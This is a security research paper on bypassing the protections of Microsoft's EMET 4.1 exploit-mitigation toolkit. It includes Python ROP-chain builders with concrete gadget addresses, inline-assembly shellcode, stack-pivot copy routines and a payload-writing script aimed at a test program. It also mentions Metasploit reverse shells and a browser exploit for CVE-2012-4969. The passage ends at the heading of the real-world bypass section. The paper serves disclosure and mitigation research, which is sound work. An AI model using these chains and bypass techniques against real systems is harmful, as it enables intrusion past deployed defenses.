BYPASSING EMET 4.1

Jared DeMott
Security Researcher
jared.demott@bromium.com

Table of Contents

1.0.0 Table of Figures

"*This is your last chance. After this, there is no turning back. You take the blue pill - the story ends, you wake up in your bed and believe whatever you want to believe. You take the red pill - you stay in Wonderland and I show you how deep the rabbit-hole goes.*"

- Morpheus, The Matrix

2.0.0 Executive Summary

The goal of this study is to gauge how difficult it is to bypass the protections offered by EMET, a popular Microsoft zero-day prevention capability. We initially focused on just the ROP protections, but later expanded the study to include a real world example. We were able to bypass EMET's protections in example code and with a real world browser exploit. The primary novel elements in our research are:

1. Deep study regarding the ROP protections, using example applications to show how to bypass each of the five ROP checks in a generic manner.
2. Detailed real world example showing how to defeat all relevant protections. Including a technique to bypass the stack pivot protection, shellcode complete with an EAF bypass, and more. The bypasses leverage generic limitations, and are not easily repaired.

The impact of this study shows that technologies that operate on the same plane of execution as potentially malicious code, offer little lasting protection. This is true of EMET and other similar userland protections.

3.0.0 Results Summary

We found that each protection either did not apply in our examples or could be bypassed. Table 1 shows a brief summary.

DEP	ROP
SEHOP	Restore stack chain via memory leak (Portnoy, 2013)
NullPage	N/A
HeapSpray	Avoid pre-mapped pages (Dabbadoo, 2013)
EAF	Disable hardware breakpoints on the current thread
MandatoryASLR	Memory leak
BottomUpASLR	Memory leak
LoadLib	Use shellcode which doesn't load a library from a UNC path
MemProt	Either avoid the standard VirtualProtect call, or mark pages not on the stack as executable
Caller	Avoid directly returning to detoured functions; return to legitimate places from which they are called
SimExecFlow	Same as Caller; avoid ROP like behavior by returning to real calls
StackPivot	Copy and run critical ROP gadgets on the stack, and then jump to the executable location

Table 1: Summary of Results

4.0.0 Methodology and Techniques Used

We studied EMET 4.0 and 4.1. We use a typical modern computer, and focus on 32 bit userland processes running on 64 bit Windows 7. None of the ROP protections are implemented for 64 bit processes (Dabbadoo, 2013) and thus a study there was not very interesting. The only kernel specific mitigation is the NullPage mitigation designed to make NULL pointer exploits difficult, which also wasn't as interesting as userland process mitigation bypasses. Also, we focus on bypassing EMET defenses rather than on tricks to disable EMET (which would likely be just as effective).

5.0.0 Introduction

As part of the ongoing effort at Microsoft to making computing more trustworthy, they have released a protection for Windows known as EMET, or Enhanced Mitigation Experience Toolkit. Microsoft researchers Neil Sikka (Sikka, 2012), Elias Bachaalany (Bachaalany, 2013), and others have given excellent technical talks on EMET.

EMET is a product which can be installed in Windows with the intent of adding further mitigations, to stop common exploit patterns and techniques. Many of the ROP[1] protections in EMET came from the second place winner (Fratric,

[1] http://en.wikipedia.org/wiki/Return-oriented_programming

2012) BlueHat prize contest in 2012[2]. Since I was one of the winners (3rd place), who also submitted a ROP protection, I figured I would circle around and see how robust the mitigations that made it into EMET are.

6.0.0 ROP Background

ROP, or return-oriented programming, is a modern exploitation technique. ROP is an evolution of the ret2lib[3] code reuse idea: bouncing through code that already exists when new code cannot yet be injected and executed because of memory protections. The typical attacker approach is to minimize the ROP portion (because it is painful to write), and use a generic payload (called a shellcode) after the ROP portion. Thus, the ROP portion traditionally just changes executable permission on the current page to execute, or allocates a new executable page. But first, a *pivot* is often required. That is, the stack pointer needs to be adjusted such that it points into attacker controlled data, because each *gadget* (small/useful chunk of existing code) is just an address which is returned into, and typically ends with a return instruction, to execute the next gadget.

6.1.0 EMET ROP Protections

EMET offers 5 ROP protections, which can be enabled and disabled for each protected application. Figure 1 shows each of the protections. All of them are enabled for our sample program called *vuln_prog.exe*. Each of the protections is described in brief below.



Figure 1: The 5 EMET ROP Protections

6.1.1 LoadLibrary

Loading a library is a common need in attacker shellcode; to pull in various API functionality. Thus, LoadLibrary is hooked (detoured as it's called) and extra sanity checking is done to ensure its use is "valid". For example, UNC paths are disallowed. How robust is this checking? That is the question we wonder about each of these protections.

Also note: there are about 50 functions which are considered "critical", e.g. hooked. They are jump hooked. Which means it may be possible to jump around the hooks as a possible bypass[4]. This technique is well known and may be DLL specific so we did not investigate that approach.

[2] http://www.microsoft.com/security/bluehatprize/

[3] http://en.wikipedia.org/wiki/Return-to-libc_attack

[4] EMET uses "anti-detours" to prevent the simplest form of the jump-around bypass. Attackers will need to carry over and replicate more opcodes from the different function prologues and not just the first 5 bytes hooked by the JMP, as is commonly done.

6.1.2 MemProt

The MemProt rule checks memory protection functions like VirtualProtect to make sure they are not trying to mark stack memory as executable for shellcode to be run in.

6.1.3 Caller

Before a critical API is allowed to run, EMET disassembles backwards from the return address (and upwards) and verifies that the target is CALLed and not RETurned or JMPed into.

6.1.4 SimExecFlow

After a critical API completes, this protection simulates execution forward to ensure the code following it looks normal (and not ROP). The first return address is given on the stack. The subsequent return addresses are deduced by simulating instructions that modify the stack/frame pointer. Each return address must be preceded by a call instruction to appear normal. For both the Caller and SimExecFlow check, legitimate code could break the rule at times, making me wonder about the robustness of this check.

6.1.5 StackPivot

Upon entering a critical function, EMET checks to ensure that the stack pointer is within the threads upper and lower specified stack limit. This, guards against pivoting the stack pointer to, say, heap memory controlled by the attacker.

7.0.0 Bypassing EMET ROP Protections Using Sample Programs

We discuss the work toward bypassing each of the 5 protections below.

7.1.0 Experiment Setup

EMET 4.x was first installed on our test computer. To test the 5 ROP protections, we created a simple program (vuln_prog.exe) which has a trivial stack[5] buffer overflow vulnerability via a file read. That program is protected by EMET as shown in Figure 1. For the vulnerability, we assume that the attacker has:

1. control over the input to trigger the bug
2. an additional memory leak/information disclosure bug[6]
3. and can thus find gadgets in memory in the discovered and sizable DLL.

To simulate those conditions we cheat a bit:

1. We use msvcr71.dll as our discovered DLL, since it was so often abused in the past[7].
2. We therefore don't have to spend much time fiddling with a real memory leak bug, and searching for gadgets (since that is not the focus of this study). In some cases we even disable ASLR on the main binary and add gadgets to the .exe if proper gadgets aren't immediately obvious in msvcr71.dll. The assumption is common gadgets can always be found, we just didn't want to spend time on that. Thus, any part of this experiment could be changed (the type of vulnerability, the discovered DLLs, etc.) to affect negatively or positively the findings.

7.2.0 Caller

One of the most straight forward checks is to see if a detoured function is called, or RETed into (the latter being bad). Figure 3 shows the event log for the ROP chain shown in Figure 2.

---

[5] We later also created one with a heap overflow to test the StackPivot protection.

[6] Some would argue that these ideal exploitation conditions are rare, but as shown in the real world section, it is not so rare.

[7] https://www.corelan.be/index.php/security/corelan-ropdb/ and http://www.whitephosphorus.org/sayonara.txt

```python
def create_VA_rop_chain():
    rop_gadgets = ""
    #rop_gadgets += struct.pack('<L',0x7c34d266) #int 3, ret (works as a breakpoint for debugging rop chain)
    rop_gadgets += struct.pack('<L',0x7c34728e) # POP EAX # RETN [msvcr71.dll]
    rop_gadgets += struct.pack('<L',0x7C37A094) # addr to Virtual Allocation
    rop_gadgets += struct.pack('<L',0x7c3415a2) # JMP [EAX] [msvcr71.dll]
    #rop_gadgets += struct.pack('<L',0x004010D6) #fixing esi
    #rop_gadgets += struct.pack('<L',0x7C34A459) # to a call to Virtual Allocation in "normal" code
    rop_gadgets += struct.pack('<L',0x00000000) # lpaddress
    rop_gadgets += struct.pack('<L',0x00008000) # dwsize
    rop_gadgets += struct.pack('<L',0x00001000) # flAllocationType
    rop_gadgets += struct.pack('<L',0x00000040) # flProtect
    rop_gadgets += struct.pack('<L',0xdeadbeef) # junk
    rop_gadgets += struct.pack('<L',0xdeadbeef) # junk
    rop_gadgets += struct.pack('<L',0x00401105) #move code to eax
    rop_gadgets += struct.pack('<L',0x7c34888f) #jmp eax xor eax,eax ret
    rop_gadgets += struct.pack('<L',0x7C347654) #Terminate Process

    return rop_gadgets
```

Figure 2: Typical VirtualAlloc ROP chain



Figure 3: EMET Blocking the VA ROP code

EMET successfully blocked a typical VirtualProtect/VirtualAlloc based ROP chain. The log says "CallerCheck Failed" and some details are given.

While there may exist multiple ways to bypass this check, the simplest are probably:

- Use an API other than VirtualProtect/VirtualAlloc, where such APIs exist; E.g. use a non-protected function
- Or find existing code that does a valid 'call' to one of those two APIs

We choose the first, and called the MSDN Beep function[8] that is within msvcr71.dll. That worked, but seemed too trivial to be an impressive bypass, since Beep doesn't do anything useful. So we also choose the latter approach. Figure 4

[8] http://msdn.microsoft.com/en-us/library/windows/desktop/ms679277(v=vs.85).aspx

shows a call to VirtualAlloc found in msvcr71.dll. Figure 5 shows the new ROP chain. Figure 6 shows that we are now able to bypass this EMET check and run shellcode. The *!vprot* command in Figure 6 shows that we did in fact allocate a page with read-write-execute permissions. Note: the shellcode is simply three increment operations and a software breakpoint (int 3).



Figure 4: VirtualAlloc Call in msvcr71.dll

```
def create_VA_rop_chain():
    rop_gadgets = ""
    #rop_gadgets += struct.pack('<L',0x7c34d266) #int 3, ret (works as a breakpoint for debugging rop chain)
    #rop_gadgets += struct.pack('<L',0x7c34728e) # POP EAX # RETN [msvcr71.dll]
    #rop_gadgets += struct.pack('<L',0x7C37A094) # addr to Virtual Allocation
    #rop_gadgets += struct.pack('<L',0x7c3415a2) # JMP [EAX] [msvcr71.dll]
    rop_gadgets += struct.pack('<L',0x004010D6) #fixing esi
    rop_gadgets += struct.pack('<L',0x7C34A459) # to a call to Virtual Allocation in "normal" code
    rop_gadgets += struct.pack('<L',0x00000000) # lpaddress
    rop_gadgets += struct.pack('<L',0x00008000) # dwsize
    rop_gadgets += struct.pack('<L',0x00001000) # flAllocationType
    rop_gadgets += struct.pack('<L',0x00000040) # flProtect
    rop_gadgets += struct.pack('<L',0xdeadbeef) # junk
    rop_gadgets += struct.pack('<L',0xdeadbeef) # junk
    rop_gadgets += struct.pack('<L',0x00401105) #move code to eax
    rop_gadgets += struct.pack('<L',0x7c34888f) #jmp eax xor eax,eax ret
    rop_gadgets += struct.pack('<L',0x7C347654) #Terminate Process

    return rop_gadgets
```

Figure 5: New VirtualAlloc ROP Chain



Figure 6: CallerCheck Bypassed

Interestingly, this simple technique, bypasses all of the other ROP checks as well. We know this because no other EMET alerts are triggered. If you are not doing certain behaviors as part of your attack, certain checks will never be triggered. But, this example isn't real enough, because it lacks a meaningful payload. So, we exchanged the simple NOP/breakpoint shellcode we had, to a stock Metasploit[9] reverse shell payload. Let's explore this more in the next section.

7.3.0 LoadLibrary

Figure 7 shows that EMET will catch a stock Metasploit payload. And it happens at the LoadLibrary (LL), but it's because of the caller check. The LL rule just checks to see if a UNC path is used to load a remote DLL, which we do not. As before we can call to LL, rather than jump for a bypass here. If we do that, Figure 8 is we see.



Figure 7: Stock Metasploit Payload

Figure 8 shows that EMET caught our Metasploit payload, but only after the attack succeeded. A non-ROP rule called EAF filtering gets triggered[10]. We'll explain the EAF check in detail in the real world section of this paper.

---

[9] http://www.metasploit.com

[10] Normally the EAF check would trigger before the Shellcode finishes running, and the damage is done, but in this case it was triggered after we exit the reverse shell. Either way, the EAF check is trivial to bypass as is shown later.



Figure 8: EMET Blocks a Connect Back Metasploit Payload after the shell is closed

Rather than use a typical Metasploit payload (which EMET may catch), we created our own shellcode (Figure 9) which performs similar actions. For example, LoadLibrary and GetProcAddress are used, as they would be in real payloads (except we CALL rather than JMP as Metasploit does).

```
char *lib_to_load = "user32.dll";
char *msg_box = "MessageBoxA";
char *my_msg = "Sorry, you've been PWNED by labs.bromium.com";
char *my_title = "Should've picked me as 1st Place";
_asm{
    sub esp, 500
    lea ebx, lib_to_load
    mov ebx, [ebx]
    push ebx
    mov ebx, 0x7C37A0B8
    mov ebx, [ebx]
    call ebx //LoadLibraryA

    lea ebx, msg_box
    mov ebx, [ebx]
    push ebx
    push eax
    mov ebx, 0x7C37A00C
    mov ebx, [ebx]
    call ebx  //GetProcAddressA

    push 0x00000000
    lea ebx, my_title
    mov ebx, [ebx]
    push ebx
    lea ebx, my_msg
    mov ebx, [ebx]
    push ebx
    push 0x00000000
    call eax //MessageBoxA
    //ret - just directly exit here
```

Figure 9: Custom LoadLibrary Shellcode

Figure 10 shows the new ROP chain, which uses the custom shellcode we copy into the VirtualAlloc'ed page. The shellcode works to bypass EMETs ROP protections; shown in Figure 11.

```python
def create_VA_LL_MB_rop_chain():
    rop_gadgets = ""
    rop_gadgets += struct.pack('<L',0x004010D6) #fixing esi
    rop_gadgets += struct.pack('<L',0x7C34A459) # to a call to Virtual Allocation in "normal" code
    rop_gadgets += struct.pack('<L',0x00000000) # lpaddress
    rop_gadgets += struct.pack('<L',0x00008000) # dwsize
    rop_gadgets += struct.pack('<L',0x00001000) # flAllocationType
    rop_gadgets += struct.pack('<L',0x00000040) # flProtect
    rop_gadgets += struct.pack('<L',0xdeadbeef) # junk
    rop_gadgets += struct.pack('<L',0xdeadbeef) # junk
    rop_gadgets += struct.pack('<L',0x00401112) #load in our custom LoadLibrary shellcode
    rop_gadgets += struct.pack('<L',0x7c34888f) #jmp eax; xor eax,eax; ret
    rop_gadgets += struct.pack('<L',0x7C348CFE) #Exit Process
    return rop_gadgets

pivot = struct.pack("<L", 0x00401015) #xchg esp, edx; retn
sc = pwned
rop_chain = create_VA_LL_MB_rop_chain()

buf_size = 600
```

Figure 10: ROP Chain for our Custom LoadLibrary payload



Figure 11: Custom LoadLibrary Payload Bypasses EMET Checks

The bypass works because we do not directly RET/JMP into detoured functions. Rather we find locations in code that call the functions of interest and instead RET to those locations.

7.4.0 MemProt

The MemProt rule is triggered when VirtualProtect is called, and checks to see if we are remarking stack pages. Since we do not use VirtualProtect to mark stack pages with this shellcode, this rule is inherently bypassed.

7.5.0 SimExecFlow

SimExecFlow is trigger after a critical call. It is similar to the caller check triggered before a call. SimExecFlow attempts to verify that the flow of execution that is about to happen is legitimate code; not ROP code. It does this primarily by checked to see if legitimate calls were used rather than RETs to locations. Since we return to code that legitimately calls the critical function (VirtualAlloc), this is rule is also bypassed.

7.6.0 StackPivot

We do a pivot in our attack, but since (in our first example) the attacker controlled data is on the stack, this check passes without issues. To make things more interesting, we constructed another program where our input is on the heap. We changed the bug to be a function pointer overwrite on the heap. In light of the current threat landscape (better OS mitigations and less simple bugs), this type of attack is more common than stack overflows.

To bypass the StackPivot check, we first use a relocation copy loop to move our ROP chain from the heap to the stack. In our code it is all one assembly code, but in reality it would be a series of ROP gadgets chained together to achieve a similar result. Next we call VirtualAlloc. Then we copy our custom shellcode to the RWX address from VirtualAlloc. Each of the copy operations are shown in Figure 12.

The payload we ultimately run is the same as in Figure 9. The pivot copy loop and payload to VA copy are shown in Figure 13. One critical question would be: can such gadgets really be found? We assume that they could be, based on a number of papers that aim to show the Turing-completeness of ROP (Homescu, 2012) techniques. In the next section, we experiment with a real world problem to investigate this assertion.

7.7.0 Example Problem Summary

1. We did not directly RET into critical APIs, and thus bypassed the Caller and SimExecFlow rules.
2. We avoided UNC paths to bypass the LoadLibrary rule.
3. We did not attempt to use VirtualProtect on stack pages, thus bypassing the MemProt rule.
4. We avoided the StackPivot rule by (copying and) running our core ROP chain on the stack, and then jumping to wherever our shellcode was.

```python
def relocation_pivot_VA_copy_to_VA_LL_MB_rop_chain():
    rop_gadgets = ""
    rop_gadgets += struct.pack('<L',0x004010D6) #fixing esi
    rop_gadgets += struct.pack('<L',0x7C34A459) # to a call to Virtual Allocation in "normal" code
    rop_gadgets += struct.pack('<L',0x00000000) # lpaddress
    rop_gadgets += struct.pack('<L',0x00008000) # dwsize
    rop_gadgets += struct.pack('<L',0x00001000) # flAllocationType
    rop_gadgets += struct.pack('<L',0x00000040) # flProtect
    rop_gadgets += struct.pack('<L',0xdeadbeef) # junk
    rop_gadgets += struct.pack('<L',0xdeadbeef) # junk  //once the call is done [eax+c] holds the newly allocated memory
    rop_gadgets += struct.pack('<L',0x00401177) #copy our custom LoadLibrary shellcode to the new RWX page created by VA
    return rop_gadgets


pivot = struct.pack('<L',0x00401147) #relocate ROP chain to stack
rop_chain = relocation_pivot_VA_copy_to_VA_LL_MB_rop_chain()
buf_size = 600
payload = ""
sc = ""
NOP_len = buf_size - ( len(sc) + len(rop_chain) )
payload += rop_chain
my_hex_print("ROP chain", rop_chain, 4, 1)
payload += sc
my_hex_print("Shellcode", sc, 16)
padding = NOP_len * "A"
my_hex_print("Padding", padding, 16)
payload += padding
more_padding = struct.pack('<L',0x7c391a93)  #just pick a writable location in case ebp is reference
payload += more_padding
my_hex_print("more padding", more_padding, 16)
payload += pivot
my_hex_print("Pivot (clobbers stored EIP)", pivot, 4, 1)
print "Total payload is %d bytes long" % len(payload)

f = open("exploit_heap.bin", "w")
f.write(payload)
f.close()
```

Figure 12: Heap --> Stack --> VirtualAlloc'ed Memory

```
void __fastcall copy_rop_chain_to_stack()
{
  cout << "cpy rop chain to stack";
  _asm{
        mov ecx, 12
        mov esi, edx
        mov edi, esp
        cld
        rep movsd
        ret
  }
}
void __fastcall copy_code_to_VA()
{
  cout << "cpy rop code to VA";
  _asm{
        mov ecx, 200
        mov esi, 0x00401197
        mov edi, [eax+0x0C]
        cld
        rep movsb
        mov ecx, [eax+0x0C]
        call ecx
  }
}
```

Figure 13: Pivot Copy and Shellcode Copy

8.0.0 Real World Example

CVE-2012-4969 is a use-after-free (UAF) IE bug reported on September, 14 2012 by Eric Romang. There is a public exploit for it in Metasploit. Like all Metasploit modules, the exploit is not sophisticated because it depends on the presence of a non-ASLR module. EMET will block the Metasploit exploit, because by default EMET forces all modules to use ASLR. Also, as shown in the prior sections, EMET will block standard Metasploit payloads.

8.1.0 A Better Version

We have a better exploit for this same bug. It comes from Peter Vreugdenhil of Exodus Intelligence. His exploit is more sophisticated in the sense that it dynamically finds the base address of ntdll.dll[11], builds a ROP chain based on that address, and runs a custom WinExec shellcode[12]. After some minor tweaks to the ROP chain, the exploit worked perfectly in our 64bit Windows 7 VM against 32bit IE 9, without EMET installed.

8.2.0 EMET Blocks the Exploit

We tried the exploit again, but now with EMET 4.1 installed. EMET blocks the exploit via the stack pivot check[13]. That's because this exploit attempts to use VirtualProtect to mark the heap as RWX while ESP (because of the stack pivot) is pointing to the heap, rather than the legitimate stack.

8.3.0 Upgrading to Bypass EMET

